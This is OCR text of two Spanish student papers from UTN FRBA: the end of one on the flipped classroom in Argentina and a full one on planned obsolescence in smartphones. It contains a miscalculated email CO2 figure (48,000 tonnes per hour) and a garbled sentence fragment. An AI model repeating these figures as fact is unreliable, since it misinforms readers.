Para llevar a cabo el objetivo, el artículo se estructura de la siguiente manera: en la sección 2, se explica de forma breve el panorama educativo en Argentina, la modalidad de enseñanza empleada y sus deficiencias más notables; en la sección 3, se detalla el modelo del aula invertida, sus pilares y tipos, ventajas, desventajas; en la sección 4, casos reales de aplicación en nuestro país; en la sección 5, comparación contra el modelo tradicional. Finalmente, se presenta una conclusión del tema tratado.

2. Panorama educativo en Argentina:

Considerando que la educación es uno de los pilares fundamentales de cualquier sociedad como motor de desarrollo, tanto económico, cultural y social, es de esperar que el nivel de educación en nuestro país constituya una de las principales preocupaciones. Según un artículo publicado por el diario Apertura, la situación actual de la educación argentina se resume en 3 puntos:

a. Los niños, adolescentes y jóvenes en edad escolar obligatoria (de 4 a 17 años) que concurren hoy a escuelas argentinas no aprenden lo que debieran.

b. Las últimas evaluaciones nacionales APRENDER 2016 indican que cerca de un 70% de los alumnos del último año del secundario no puede resolver un ejercicio simple de Matemáticas

c. La Argentina padece de una vergonzosa desigualdad educativa: dependiendo del lugar de nacimiento y de residencia, nuestro país tiene diferentes resultados educativos (así lo indican los resultados promedio de las pruebas APRENDER 2016 de las jurisdicciones referidas). [6]

El modelo pedagógico que predomina en nuestro país, es conocido como modelo de enseñanza tradicional y se caracteriza por la marcada diferencia de roles entre alumnos y profesores. El alumno es un receptor pasivo mientras que el profesor es un experto en la materia. [7].
Algunas de sus características principales:

a. La forma en la que los alumnos asientan los conocimientos es mediante la práctica y la repetición.

b. La autodisciplina se constituye como el principal requisito para los alumnos.

c. Los exámenes y las pruebas evaluativas permiten al profesor saber si los alumnos han adquirido los conocimientos. [7]

Este modelo está mostrando síntomas tales como: “alumnos que aparentemente no quieren aprender, profesores que no saben cómo captar su atención, directivos que no pueden gobernar la institución y padres que ya no acompañan a sus hijos. Todos componentes de una crisis que, con distintos niveles de intensidad, afecta a la escuela en gran parte del mundo.” [8]

3. Pilares, ventajas, desventajas del aula invertida:

Como mencionamos en las secciones anteriores la metodología de aula invertida busca una mayor implicación de los estudiantes con los contenidos de sus cursos. A continuación, veremos algunos de las ventajas y desventajas de la aplicación de esta metodología, y también los pilares en los que se basa.

3.1 Ventajas

a. Permite a los docentes dedicar más tiempo y atención a la diversidad.

b. Es una oportunidad para que el profesorado pueda compartir información y conocimiento entre sí, con el alumnado, las familias y la comunidad.

c. Proporciona al alumnado la posibilidad de volver a acceder a los mejores contenidos generados por sus profesores desde casa.

d. Crea un ambiente de aprendizaje colaborativo en el aula.

e. Involucra a las familias desde el inicio del proceso de aprendizaje, porque no sólo los alumnos son conscientes de su evolución. Las familias tienen acceso a la planificación de sus hijos, con lo que están al corriente de su proceso de aprendizaje.

3.2 Desventajas

a. Tanto el profesorado como el alumnado pueden mostrar reticencia al salir de su zona de confort. El cambio conlleva esfuerzo y voluntad de ambas partes.

b. Respecto al uso de material multimedia, existe una necesidad de contar con instalaciones adecuadas y equipos especializados. De no contar con lo adecuado, la implementación se vería frustrada.

3.2 Pilares

Cuatro son los pilares del aula invertida, definidos mediante sus siglas **FLIP** (flipped classroom):

a. **Entornos Flexible**

(*Flexible environment*)**: El profesor a cargo debe permitir una re-disposición física dentro de la sala de clases, para permitir el trabajo independiente y autónomo de cada grupo; el ambiente debe permitir estos reajustes de forma continua. La flexibilidad no debe ser solo desde lo físico, ya que el profesor debe poder adaptarse a que los tiempos esperados de aprendizaje de cada grupo pueden variar, así como en las evaluaciones.

b. **Cambios en la cultura del Aprendizaje**

*(**L**earning culture)*:sse estará en cada estudiante, dándole la oportunidad de generar discusiones sobre diversos tópicos de forma más profunda y con mayores oportunidades de aprendizaje. Esto permite un mayor involucramiento del alumno en su propio proceso de aprendizaje. Por otro lado, el profesor se debe preocupar de realizar estas actividades y lograr que sean hechas por todos los alumnos a través de retroalimentación constante y diferenciación, de ser necesario.

c. **Relacionado con el contenido**

*(**I**ntentional content)*: El foco de los profesores debe estar tanto en el entendimiento de los conceptos como en lograr una fluidez en el procesamiento. Es así como de acuerdo a cada materia y nivel, se

decide cuáles son los conceptos que se dejan para trabajo personal del alumno y cuáles deben ser enseñados. El educador utiliza este contenido para maximizar el tiempo en sala y, así, definir estrategias que permitan centrar el aprendizaje en cada alumno/grupo.

d. **Nuevas habilidades del docente**

*(**P**rofessional educator):* El rol del profesor es aún más importante que en el modelo tradicional, ya que debe observar constantemente a sus alumnos (incluso grabar y recopilar datos) para así emitir feedback inmediato a sus estudiantes y evaluar su trabajo constantemente. De igual forma, debe seguir una filosofía reflexiva entorno a sus prácticas, estar dispuesto a recibir retroalimentación y mejorar constantemente sus prácticas, además de poder manejar y tolerar los espacios de caos en la sala de clases.

4. Casos reales de aplicación en Argentina:

La metodología pedagógica que propone el aula invertida es relativamente joven, sus orígenes datan del año 2000.
Para tener una referencia, la primera escuela en implementar aula invertida, reemplazando el modelo tradicional, fue "Clintondale High School", ubicada al norte de Detroit - Michigan EE. UU, durante el año 2010. Los resultados fueron muy buenos: la tasa de fracaso en inglés se redujo de 52 por ciento al 19 por ciento, la de matemáticas de 44 por ciento a 13 por ciento, en ciencias, de un 41 por ciento al 19 por ciento, y la de sociales, del 28 por ciento al 9 ciento[9].

En Argentina tenemos dos casos recientes de implementación de este modelo pedagógico, ambos casos son considerados pioneros en la región y fueron distinguidos nacional e internacionalmente[10].

El primero de ellos, se da en la provincia de Misiones, específicamente en Posadas. Se trata de la llamada "Plataforma Guacurarí", un programa de innovación educativa impulsado por el Ministerio de Cultura, Educación, Ciencia y Tecnología de la Provincia de Misiones. El programa tuvo sus orígenes en el año 2016, donde se organizó y formó a equipos y docentes en la metodología de aula invertida, paralelamente se diseñó una plataforma web, móvil y off line, donde los profesores podrían generar contenidos, secuencias, videos, materiales didácticos para que los alumnos tengan disponible aun sin tener conexión.

Durante el año 2017 se realizó la primera prueba piloto, en esta ocasión se seleccionaron 25 escuelas técnicas con la intención de llegar a 100 para el año 2019, y posteriormente extenderlo a la totalidad del nivel secundario de Misiones, técnicos y no técnicos.
Como uno de los pilares de el método de aula invertida es el constante acompañamiento al docente, se organizaron también encuentros y congresos para capacitar constantemente, el más reciente tuvo más de 1500 docentes inscriptos [11]

Los resultados en Misiones son excelentes, a través de este cambio en la metodología de enseñanza, que está en plena expansión, sumado a otras iniciativas que apuestan a mejorar la educación en distintos niveles, la provincia del litoral argentino obtuvo resultados sobresalientes. El informe "¿Cómo evolucionaron los resultados de las provincias en las pruebas Aprender?" del Observatorio Argentinos por la Educación, que elaboró María Lombardi, profesora e investigadora de la Universidad Torcuato Di Tella, destaca a Misiones, como la provincia con el mejor desempeño del país, basado en

el contraste de las pruebas Aprender 2016 y 2018 [12].

El segundo caso se da en la provincia de Buenos Aires y comenzó principalmente por la problemática de la gran cantidad de alumnos que aspiraban a entrar a la UTN FRBA, pero el poco porcentaje que lograba hacerlo. Para solucionar esto, se creó el programa "Entropía". Otro factor que impulsó la creación de este programa fue el porcentaje marcado de alumnos de escuelas privadas que lograban ingresar, en contraste con los alumnos de escuelas públicas, tal como se puede apreciar en la *Figura 2*.

De modalidad semipresencial, el programa tiene una duración de 28 clases dictadas los sábados, agregado a esto se cuenta con un campus virtual donde los alumnos pueden entrar en cualquier momento de la semana. Para las clases presenciales, se cuenta con un aula equipada con pizarras digitales y herramientas para probar todo lo plasmado en la teoría, ubicada en la sede Campus de la UTN FRBA. Se cuentan además con tutores para cada aspirante, que son alumnos actuales de distintas carreras de la facultad que ayudan a evacuar dudas.

Identificación del problema:




Figura 2: Identificación del problema. [13]

La *Figura 3* contiene los resultados de la implementación de este programa, contrastando la primera edición en el año 2014 con la segunda, en el 2015. Los resultados muestran mejoras notorias:

NIVEL OPERATIVO						
INDICADORES						
	PRUEBA PILOTO		ACTUAL		META	
	VALOR	PERÍODO	VALOR	PERÍODO	VALOR	PERÍODO
Satisfacción Destinatarios	82,00%	2014	93,00%	2015	85,00%	2015
Satisfacción Familias de Destinatarios	85,00%	2014	90,00%	2015	85,00%	2015
Fidelización de Escuelas Publicas	-	2014	100,00%	2015	100,00%	2015

Figura 3:Resultados Implementación "Programa Entropía" 2014-2015. [13]

5. Comparación contra el modelo tradicional

Con el modelo del aula invertida, los estudiantes tienen acceso directo al conocimiento mientras que, en el aula tradicional, los estudiantes no lo tienen de la misma forma. Los docentes se paran entre los estudiantes y el conocimiento. Con el aula invertida, los estudiantes tienen que preparar sus momentos de contacto. Los estudiantes que asisten a una educación tradicional mayormente tienen que hacer tareas luego de los momentos de contacto.

Conclusiones

En este informe, presentamos la metodología de enseñanza conocida como "Aula Invertida", vimos sus ventajas, desventajas, pilares, además de ejemplos de su implementación en Argentina.
En la actualidad, con la educación tradicional como principal modelo de enseñanza, se puede observar que los alumnos fueron perdiendo el interés. Esta cuestión debe ser una tarea pendiente a solucionar con suma importancia, ya que el mundo avanza a pasos agigantados. Es necesario estar al día de toda innovación, considerar sus fortalezas y debilidades en el contexto propio de cada docente y animarse a aplicar nuevos métodos que vayan más allá de una clase solo expositiva, nuevos métodos que preparen al alumnado para enfrentarse a un mundo real donde puedan aplicar sin dificultad aquellos conocimientos que en muchos casos se olvidan o no se llegan a aprender.
Los resultados obtenidos del presente artículo muestran mejoras significativas en la implementación de este novedoso modelo pedagógico en nuestro país, siempre y cuando se realicen determinadas planificaciones exhaustivas relacionadas tanto al contenido que se propone enseñar y la forma de transmitirlos.

Para que este modelo funcione adecuadamente es necesario contar con el apoyo tanto de, los educadores, el alumnado, las familias y las autoridades escolares.

A pesar de que la metodología de "Aula Invertida" es reciente en Argentina, se observa que puede resultar idónea y apta para revertir las cifras de deserción educativa.

Agradecimientos:
Este trabajo fue promovido y guiado por el equipo a cargo del Ing. Ramiro Garbarini y la Ing. Laura Recchini, perteneciente a la cátedra de Análisis de Sistemas de la UTN - FRBA.

Referencias

[1] Dirección Nacional de Planeamiento de Políticas Educativas. (2018, 20 Diciembre). Indicadores Educativos. Disponible en: https://www.argentina.gob.ar/educacion/planeamiento/info-estadistica/educativa/indicadores, 2019, 30 Abril.

[2] Fullan, Michael (2012). Stratosphere: Integrating Technology, Pedagogy, and Change Knowledge. Canadá. Prentice-Hall.

[3] Small,G & Vorgan, G. (2009). El cerebro digital. Cómo las nuevas tecnologías están cambiando nuestra mente. Barcelona: Ediciones Urano.

[4]: Concepto de Web 2.0. Disponible en: http://www.ite.educacion.es/formacion/materiales/155/cd/modulo_1_Iniciacionblog/concepto_de_web_20.html

[5]: Plan de Estudios - Asignatura Análisis de Sistemas - UTN FRBA http://www.sistemas.frba.utn.edu.ar/images/documentos/plan08/2/analisisdesistemas_08_utnfrba.pdf

[6]: Los desafíos del sistema educativo argentino en 2018. Disponible en: https://www.apertura.com/economia/Los-desafios-del-sistema-educativo-argentino-en-2018-20180131-0001.html

[7]: Modelo Pedagógico Tradicional. Disponible en: https://psicologiaymente.com/desarrollo/modelo-pedagogico-tradicional

[8]: ¿Por qué la escuela tradicional es un fracaso en todo el mundo?. Disponible en: https://www.infobae.com/2014/08/09/1586495-por-que-la-escuela-tradicional-es-un-fracaso-todo-el-mundo/

[9]: Turning Education Upside Down. Disponible en: https://opinionator.blogs.nytimes.com/2013/10/09/turning-education-upside-down/?hp&_r=4

[10]: Aquino recibió distinción internacional por la "REVOLUCIÓN FLIPP" en misiones
Disponible en: https://edu.misiones.gob.ar/aquino-recibio-distincion-internacional-por-la-revolucion-flipp-en-misiones/

[11]: "Con más de 1.500 docentes inscriptos comienza hoy en Puerto Iguazú el 1° Congreso Internacional de Flipped Learning"
Disponible en: https://misionesonline.net/2018/08/08/con-mas-de-1-500-docentes-inscriptos-comienza-hoy-en-puerto-iguazu-el-1-congreso-internacional-de-flipped-learning/

[12]: "¿Cómo evolucionaron los resultados de las provincias en las pruebas Aprender?" Disponible en: https://cms.argentinosporlaeducacion.org/media/reports/ArgxEduc_Marzo_2019__.pdf

[13]: "Estrategas Urbanos - Hacia un Ciudadania Metropolitana." Ing. Christian Martin Grillo . ESTRATEGAS URBANOS HACIA UNA CIUDADANÍA METROPOLITANA Recuperado de: https://www.buenosaires.gob.ar/sites/gcaba/files/modulo_6_-_2016.pdf.

Obsolescencia Programada en teléfonos celulares

Cersosimo Francisco- Rodríguez Matías - Vignau Nicolás
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
La Obsolescencia Programada es una estrategia de negocio en la que muchas empresas respaldan su modelo de negocio. El objetivo de este paper es analizar este fenómeno enfocado en teléfonos inteligentes desde su origen. La metodología de esta investigación es definir los conceptos básicos, luego se analizan las diferentes maneras de generar OP y por ultimo las consecuencias ambientales que se producen a causa de la misma. Los resultados de este análisis concluyen en que se genera demasiada contaminación a causa de este fenómeno y no existen medidas de los gobiernos para controlar la obsolescencia programada.

Palabras Clave
Obsolescencia Programada, Teléfonos Inteligentes.

1. Introducción

La Obsolescencia Programada (OP) es una estrategia de negocio en la que se planea la vida útil de un producto (obsolescencia) y se introduce en él desde su concepción. Esto se hace para que, en el futuro, el consumidor sienta una necesidad de adquirir nuevos productos y servicios que el fabricante ofrece como reemplazo para los antiguos [1;2]. Su origen se remonta al año 1920 durante la Revolución Industrial y la producción en masa; las empresas a parte de intentar satisfacer las necesidades de los consumidores, querían incentivar y motivar a los consumidores a que consuman más y en menos tiempo, ahí es donde entra en juego la obsolescencia programada [3]. “En 1911 se anunciaban bombillas con una duración certificada de 2500 horas, pero en 1924 los principales fabricantes pactaron limitar su vida útil a 1000” [2;3].
Hoy en día, los fabricantes de teléfonos inteligentes tienen diversas técnicas para crear la necesidad de comprar un nuevo producto, según un estudio en 2016 los equipos de Android tenían promedio 2.66 años lo que bajo a un promedio de 2.44 años [5].
En este contexto, el objetivo del presente trabajo (realizado en el marco de la catedra de “Sistemas y Organizaciones”, primer año de cursada) es analizar el fenómeno conocido como Obsolescencia Programada enfocado en teléfonos inteligentes desde su origen, las diferentes técnicas que se utilizan en el mercado, el gran impacto ambiental que causan en el planeta y cómo prevenirlo.
Para cumplir con los objetivos propuestos, el trabajo se estructura de la siguiente manera: en la primera sección, se definen los conceptos básicos. En la segunda sección, se realiza un estudio de las diferentes maneras que tiene una empresa para generar la necesidad de cambiar los teléfonos inteligentes. En la sección tres, se explican las consecuencias ambientales que generan estas empresas al planeta en la búsqueda de su riqueza. Finalmente, en la sección 4, se desarrollan conclusiones y futuras líneas de trabajo.

2. Obsolescencia Programada

La Obsolescencia Programada se define como la capacidad que tiene un fabricante de un producto para reducir el ciclo de vida del mismo y así obligar al consumidor a adquirir otro producto similar [8].
Para clasificar los tipos y formas de la Obsolescencia Programada se utiliza la clasificación de Vance Packard [8] , el cual define que existen tres tipos de obsolescencia programada y también existen tres formas de la misma. En la Figura 1, se pueden visualizar los tres tipos y las tres formas de OP.




Figura 1 Tipos y formas de Obsolescencia Programada

Tipos de Obsolescencia Programada

Vance Packard [8] explica que existen tres tipos de OP. El autor define a tipos como la manera de plantear la Obsolescencia Programada del producto antes de su fabricación

Obsolescencia de función: se produce cuando un producto debe ser sustituido por otro que tiene mejores especificaciones técnicas, es decir, cuando se lanzan al mercado nuevos productos con nuevas funcionalidades. Un ejemplo concreto en los teléfonos inteligentes es cuando el software del dispositivo no puede ser actualizado por ser un terminal antiguo.

Obsolescencia de calidad: es cuando el producto comienza a fallar a los pocos meses de ser adquirido por un mal funcionamiento programado por parte del fabricante. Es decir, que desde su fabricación el producto está diseñado para que se dañe en un rango de fechas concreto, normalmente coincidiendo cuando se termina la garantía del producto lo que conlleva a comprar un nuevo producto. Un ejemplo de este tipo de obsolescencia es cuando en algunos modelos de celulares de la marca Samsung en los cuales el pin de carga comienza a fallar casualmente a los pocos meses de terminar la garantía del dispositivo.

Obsolescencia por moda o deseo: cuando el producto es todavía funcional y cumple con las necesidades del cliente pero deja de ser deseado por su dueño por cuestiones de moda o estética, es decir, que los gustos de los consumidores cambian demasiado rápido y se ha creado la necesidad de renovar aparatos cada menos tiempo. En este tipo de OP influyen mucho las campañas publicitarias ya que provocan que el producto genere una sensación de inferioridad mientras que el nuevo producto generará un status mucho mejor.

Formas

Vance Packard [8] explica que existen tres formas de OP. El autor define a las formas como la manera de manejar la OP una vez que el producto ya se encuentra en el mercado.

Obsolescencia incorporada.: forma en la cual el producto es lanzado al mercado con algún desperfecto o alguna pieza ya discontinuada pero se le hace creer al usuario que es un producto nuevo y novedoso. Esta forma de OP provoca un perjuicio económico a los consumidores los cuales adquieren el producto con una expectativa de duración y disponibilidad. Un ejemplo de esta forma de OP es cuando se introduce al mercado un dispositivo como nuevo pero solo se le realiza un cambio de apariencia, es decir, por dentro trae un microprocesador de tecnología antigua ya que al fabricante aún le quedaba demasiado stock de ese microprocesador.

Obsolescencia psicológica: un producto frente a la obsolescencia psicológica, sirve o no sirve, en función a lo que piense su dueño sobre él y está muy sujeto a las modas, a las tendencias del mercado, a la influencia de la publicidad y hoy en día de las redes sociales también.
Un ejemplo de esta forma de obsolescencia puede ser si un fabricante de teléfonos móviles saca al mercado un dispositivo con dos cámaras traseras y el consumidor tiene un celular solo con una cámara trasera.

Depende de él si lo cambia o no, ya que es una tendencia del mercado lanzar teléfonos con más de una cámara.
En este caso, depende del cliente si decide, o no, desechar su teléfono actual para migrar al nuevo que no le agrega una funcionalidad más, pero que cumple con las tendencias del mercado.

Obsolescencia tecnológica: tiene que ver con el avance continuo tecnológico tanto en el software como en el hardware. Anualmente salen al mercado celulares con nuevas tecnologías ya sea en la pantalla, en la cámara fotográfica, en el microprocesador o en el chip de video. Estos avances tecnológicos permiten a los dispositivos móviles agregar funciones o perfeccionar alguna ya existente.

3. Impacto ambiental

La función principal de los teléfonos inteligentes es la comunicación, son una herramienta muy buena para la sociedad ya que permiten comunicarse con personas que se encuentran a larga distancia. A lo largo del tiempo le han ido agregando más funciones y aplicaciones, lo que hace que cada vez exista una dependencia mayor al uso de estos dispositivos [10].
Los dispositivos móviles han modificado la forma en la que las personas se comunican unos a otros. Sin embargo, por muy útiles que sean, no siempre son beneficiosos para la humanidad, sino que tienen una serie de consecuencias negativas para el planeta en torno a la contaminación.
Enviar un mensaje por la aplicación 'Whatsapp' o enviar un correo electrónico genera un fuerte impacto en el medio ambiente ya que se gasta energía en este proceso. Por otro lado, los servidores y los centros de datos también consumen demasiada energía. Según [11] por cada vez que se envía un correo electrónico se emiten 4 gramos de CO2, teniendo en cuenta que se envían 200 millones de correos electrónico por hora, se producen más de 48.000 toneladas de dióxido de carbono por hora solo por enviar correos electrónicos.
Según las conclusiones del último estudio sobre el impacto medioambiental de los smartphones, realizado por [7], el uso de un Smartphone de gama alta libera a la atmósfera 95 kilos de CO2. En dicho estudio los investigadores analizan algunos de los teléfonos más populares del mercado y los kilogramos de CO2 que se utilizan de media al fabricar y utilizar cada uno de ellos. Como se puede ver en la figura 2 un smartphone de última tecnología puede llegar a contaminar en todo su proceso de fabricación, distribución y de uso hasta un total de 95kg de CO2 obteniendo un promedio de todos los dispositivos analizados de 40.03 kg de CO2.

	Fabricación*	Transporte*	Uso*	Final de vida*	Total*	Vida útil (años)
Nokia, 2003	7,9	2,1	3,6	-	13,6	2
iPhone 4s	35,75	3,85	13,75	1,65	55	3
iPhone 5s	56,7	3,5	8,4	1,4	70	3
iPhone 6	80,75	2,85	10,45	0,95	95	3
HTC One	23,65	2,92	13,89	0,04	40,5	3
Nokia 105	3,57	1,4	1,96	0,07	7	3
Nokia Lumia 720	15,12	1,89	3,78	0,21	21	3
Nokia Lumia 1520	28,86	1,85	5,92	0,37	37	3
Sony Xperia T	35,4	5	3,8	1	45,2	3
Fairphone	5,34	2,73	7,91	0,07	16,04	3

*Datos en kg. de CO2 de media por unidad

Fuente: Redefining scope: The true enviromental impact of smartphones?(2015)

Figura 2. Contaminación medida en KG de CO2

Según otro estudio publicado en la revista "Journal of Cleaner Production" [12] la contaminación de un teléfono inteligente comienza con el proceso de fabricación del mismo en el cual se extraen recursos naturales como minerales, madera y cualquier otro producto necesario para su fabricación . En la figura 3 se muestran los diferentes tipos de recursos naturales que componen a un teléfono inteligente.




Fig 3 Composición de un teléfono inteligente

Según Maite Hellín [12], responsable de desarrollo de nuevos negocios de Back Market "Para obtener las materias primas necesarias para su fabricación, es necesario extraer recursos naturales, muchos de ellos minerales, lo que tiene un impacto negativo en la naturaleza, se emite CO2 y se gastan recursos como agua y energía. Un solo smartphone requiere de 12 litros de agua limpia".

Para producir un smartphone de 80 gramos se consumen alrededor de 44.4 kilogramos de recursos naturales [9].

Según cálculos de [6], una persona que cambia cada dos años de móvil, por lo cual en la próxima década habrá gastado más de una tonelada de recursos para tener dispositivos de última generación. A todo esto hay que sumar el consumo de energía y el transporte del terminal hasta su punto de venta.

Los teléfonos inteligentes contienen alrededor de 40 materiales tóxicos, entre los que se destacan elementos como el arsénico, antimonio, berilio, plomo, níquel y zinc. Sin embargo el elemento más contaminante de un teléfono móvil es la batería, que es capaz de contaminar hasta 600.000 litros de agua, que según datos del Instituto Nacional de estadística [10], es el consumo doméstico de agua de todos los hogares españoles durante un día. Cuando se desecha un teléfono inteligente es importante que se haga de forma correcta y que no termine en la basura, ya que los elementos de fabricación no son biodegradables y se está contaminando el ecosistema durante cientos de años[10].

A continuación, se observa en la Figura 4 los kilogramos de CO2 que, según el estudio de [7] se producen en cada proceso de vida del teléfono inteligente.




Figura 4 Contaminación medida en kg de CO2 en las distintas etapas de producción

Como se ve en la Figura 4 en todo los procesos de ciclo de vida de los teléfonos inteligentes se producen muchos kg de CO2. El proceso que más contaminación se produce es el de fabricación (ya que algunos productos llegan a contaminar hasta 80kg de CO2). El segundo proceso que más contamina es en el uso, ya que se está contaminando desde que se envía un email hasta cuando uno realiza una llamada. El tercer proceso que más contamina es el de transporte. Por último, se encuentra la etapa de fin de la vida del producto en el que se debe tener cuidado donde se desechan estos productos ya que contienen materiales (como por ejemplo las baterías) que pueden llegar a contaminar los suelos o grandes cantidades de agua potable.

Resultado

Los resultados mas representativos que se llegaron con la investigación realizada se van a dividir en dos. Por un lado, se van a desarrollar los tipos y formas que utilizan las empresas para poder cumplir con el objetivo de la Obsolescencia Programada, por otro lado, se muestran los datos más relevantes relacionados con las

consecuencias ambientales que genera producir un teléfono inteligente.
Como se mostró a lo largo de la investigación, son muchas las formas y tipos de OP que utilizan los fabricantes de teléfonos inteligentes para poder reducir su vida útil y así beneficiarse con la venta de nuevos dispositivos. El resultado obtenido, en este caso, es que los fabricantes tienen libertad absoluta para incluir al mercado productos discontinuados, solo con un cambio de aspecto físico, o realizar campañas publicitarias en las cuales se fomenta el cambio de teléfonos móviles ya que casi no existe algún tipo de regulación por parte de los gobiernos en este aspecto, es decir, los fabricantes pueden hacer lo que desean con los clientes y jugar con sus necesidades solo con el fin de su enriquecimiento.
Desde hace poco tiempo algunos países, pertenecientes a la Unión Europea, comenzaron a aplicar multas a las empresas por introducir obsolescencia programada ya sea en el software o hardware.
Los resultados obtenidos, en torno a las consecuencias ambientales, son muy graves y derivan, en gran parte, por la falta de control que tienen los países hacia las empresas de teléfonos inteligentes. Como se demostró el proceso en el que más se contamina es en el de la obtención de materias primas y fabricación, alcanzando algunos dispositivos hasta 80kg de CO_2 por dispositivo. Estos niveles de contaminación son muy graves y en consecuencia producen consecuencias negativas para el planeta.

Conclusión

Los fabricantes de dispositivos actualmente tienen muy poca regulación por parte de los gobiernos para introducir Obsolescencia Programada en los dispositivos móviles. En el presente trabajo se muestran las formas que tienen los fabricantes para introducir Obsolescencia Programada al mercado y saber si verdaderamente se necesita actualizar el dispositivo o solo se trata de una estrategia de la empresa. Ya que existe muy poca regulación respecto a la OP son las personas las cuales deben tomar medidas en contra de ella y consumir de una manera responsable. Para esto se debe realizar un análisis de los productos que se compran y se debe exigir que se tomen medidas en contra de este fenómeno que parece normal pero que no deberían serlo. Es una responsabilidad de todos cuidar el planeta en el que vivimos y se debe tomar conciencia de la contaminación que hay detrás de la fabricación, el transporte y uso que existe detrás de los dispositivos móviles.
Como futuras líneas de trabajo se prevée seguir investigando las regulaciones que se ponen en práctica en algunos países del mundo en contra de la Obsolescencia Programada por ejemplo algunas medidas que esta introduciendo la Unión Europea en su región la cual consiste en que se muestren etiquetas en los productos con la descripción de durabilidad y reparabilidad del mismo.

REFERENCIAS

[1] R. M. ÁGUEDA, «Temario de sostenibilidad :Obsolescencia programada,» Diciembre 2014. [En línea]. Available: http://cort.as/-IJtS. [Último acceso: 16 Mayo 2019].
[2] C. Dannoritzer, «Comprar Tirar Comprar,» rtve,Media 3.14, 30 Noviembre 2010. [En línea]. Available: http://cort.as/-IJsw. [Último acceso: 16 Mayo 2019].
[3] Z. YANG, 27 Junio 2016. [En línea]. Available: http://cort.as/-IJtS. [Último acceso: 16 Mayo 2019].
[4] J. V. López, «The Conversation,» 17 Marzo 2019. [En línea]. Available: http://cort.as/-Fs_1. [Último acceso: 16 Mayo 2019].[5] Hyla Mobile Inc, «People are keeping their smartphones longer,» 30 Octubre 2018. [En línea]. Available: https://bit.ly/30z4WQW. [Último acceso: 6 Septiembre 2019].
[6] Certideal, «Una batería nueva y la obsolescencia programada.» 12 Octubre 2018. [En línea]. Available: https://bit.ly/30VvHPy. [Último acceso: 06 Septiembre 2019].
[7] J. Suckling « Redefining scope: the true environmental impact of smartphones? » Agosto 2015 [En línea]. Available: https://bit.ly/2JLSt7u. [Último acceso 06 Septiembre 2019].
[8] Vance Packard , The Waste Makers, Nueva York, Estados Unidos, 1960
[9] Lorena Farras Perez «Contaminación y residuos:

la cara oculta de los ‘smartphones’.» 29 Julio 2018 [En línea]. Available: https://bit.ly/2v9Gojt [Último acceso 06 Septiembre 2019].

[10] J. Ruiz-Palmero, J. Sanchez-Rodriguez, J. M. Trujillo-Torres «Utilización de Internet y dependencia a teléfonos móviles» Septiembre 2015 [En línea] Available: https://bit.ly/2oqeU58 [Último acceso 06 Septiembre 2019].

[11] Cleanfox «¿Cuánto contamina enviar un Whatsapp o email?.» 20 Mayo 2019 [En línea] Available: https://bit.ly/2J7R6xa. [Último acceso 06 Septiembre 2019].

